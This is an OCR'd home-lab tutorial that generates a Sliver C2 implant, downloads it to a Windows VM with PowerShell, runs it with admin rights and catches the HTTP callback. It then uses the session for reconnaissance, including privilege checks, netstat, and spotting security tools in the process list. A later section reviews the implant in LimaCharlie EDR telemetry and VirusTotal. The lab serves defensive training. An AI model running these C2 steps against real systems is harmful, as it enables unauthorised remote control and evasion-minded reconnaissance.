
Generate our C2 payload

Jump into an **SSH session** on the Linux VM (like we did in Part 1) for the following actions.

1. Drop into a root shell and change directory to our Sliver install
   sudo su
   a. Type in “cd /opt/sliver”
2. Launch Sliver server
   a. Type in “sliver-server”

3. Generate our first C2 session payload (within the Sliver shell above). Be sure to use your Linux VM's IP address we statically set in Part 1.
    a. generate --http [Linux_VM_IP] --save /opt/sliver



4. Confirm the new implant configuration
    a. Type in "implants"

5. Now we have a C2 payload we can drop onto our Windows VM. We'll do that next. Go ahead and exit Sliver for now.
    a. Type in "Exit"
    b. To easily download the C2 payload from the Linux VM to the Windows VM, let's use a little python trick that spins up a temporary web server.
    Type in "cd /opt/sliver"
    Type in "python3 -m http.server 80"
6. Switch to the **Windows VM** and launch an **Administrative PowerShell console**.
    a. Now run the following command to download your C2 payload from the Linux VM to the Windows VM, swapping your own Linux VM IP [Linux_VM_IP] and the name of the payload we generated in Sliver [payload_name] a few steps prior.
    IWR -Uri http://[Linux_VM_IP]/[payload_name].exe -Outfile C:\Users\User\Downloads\[payload_name].exe

        i. For example, mine is IWR -Uri http://192.168.239.129/MECHANICAL_HEAVEN.exe -Outfile C:\Users\User\Downloads\MECHANICAL_HEAVEN.exe
7. Now would be a good time to snapshot your Windows VM, before we execute the malware.
    a. Snapshot name: “Malware staged”

Start Command and Control Session

1. Now that the payload is on the Windows VM, we must switch back to the **Linux VM** SSH session and enable the Sliver HTTP server to catch the callback.
    a. First, terminate the python web server we started by pressing Type in "Ctrl + C"
    b. Now, relaunch Sliver
    Type in "sliver-server"
    c. Start the Sliver HTTP listener
    Type in "http"
    d. If you get an error starting the HTTP listener, try rebooting the Linux VM and retrying.
2. Return to the **Windows VM** and execute the C2 payload from its download location using the same **administrative** PowerShell prompt we had from before
    a. **NOTE:** This must be done from an Administrative command prompt or subsequent steps will fail
    C:\Users\User\Downloads\<your_C2-implant>.exe
3. Within a few moments, you should see your session check in on the Sliver server


```
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session d31310c3 MECHANICAL_HEAVEN - 192.168.239.128:50694 (WinDev2401Eval) - windows/amd64 - Tu
e, 02 Apr 2024 10:18:39 UTC
```

    a. This means everything worked so far
4. Verify your session in Sliver, taking note of the Session ID
    a. sessions


```
 ID         Transport   Remote Address          Hostname        Username              Operating Sys
tem   Health
========== =========== ====================== ================ ===================== ==============
==== =========
 d31310c3   http(s)     192.168.239.128:50694   WinDev2401Eval   WINDEV2401EVAL\User   windows/amd64
      [ALIVE]
```


5. To interact with your new C2 session, type the following command into the Sliver shell, swapping [session_id] with yours
    a. Type in “use [session_id]”
    b. 

6. You are now interacting directly with the C2 session on the Windows VM. Let’s run a few basic commands to get our bearing on the victim host.
    a. Get basic info about the session
    Type in “info”
    b. Find out what user your implant is running as, and learn it’s privileges
    Type in “whoami” and “getprivs”
    c. If your implant was properly run with Admin rights, you’ll notice we have a few privileges that make further attack activity much easier, such as “SeDebugPrivilege” — if you do not see these privileges, make sure you ran the implant from an Administrative command prompt.



7. Identify our implant's working directory
   Type in "pwd"
8. Examine network connections occurring on the remote system
   Type in "netstat"
   a. Notice that Sliver cleverly highlights its own process in green.
   b. rphcp.exe is the LimaCharlie EDR service executable
9. Identify running processes on the remote system
   Type in "ps -T"
   a. Notice that Sliver cleverly highlights its own process in green and any detected countermeasures (defensive tools) in red


b. 

c. 


d. This is how attackers become aware of what security products a victim system may be using

Observe EDR Telemetry So Far


1. Let's hop into the LimaCharlie web UI and check out some basic features.
    a. Click "Sensors" on left menu
    b. Click your active Windows sensor




c. On the new left-side menu for this sensor, click “Processes”



2. One of the easiest ways to spot unusual processes is to simply look for ones that are NOT signed.




3. In my example, my C2 implant shows as not signed, and is also active on the network.





4. Head to the network tab


a. Try using Ctrl+F to search for your implant name and/or C2 IP address.



5. Head over to the file system
6. Browse to the location we know our implant to be running from.
    a. Type in “C:\Users\User\Downloads”
7. Inspect the hash of the suspicious executable by scanning it with VirusTotal.








8. Pro Tip: While it says “Scan with VirusTotal,” what it’s actually doing is querying VirusTotal for the hash of the EXE. If the file is a common/well-known malware sample, you will know it right away. However, “Item not found” on VT **does not mean that this file is innocent**, just that it’s never been seen before by VirusTotal. This makes sense because we just generated this payload ourselves, so of course it’s not likely to be seen by VirusTotal before. This is an important lesson for any analyst to learn — if you already suspect a file to be possible malware, but VirusTotal has never seen it before, trust your gut. This actually makes a file even more suspicious because *nearly everything* has been seen by VirusTotal, so your sample may have been custom-crafted/targeted which ups the ante a bit. In a mature SOC, this would likely affect the TLP of the IOC and/or case itself.

9. Click “Timeline” on the left-side menu of our sensor. This is a near real-time view of EDR telemetry + event logs streaming from this system.



   a. Those in red is windows event log
   b. Those in black is the LC EDR telemetry
      i. TLDR; program that we have run!

10.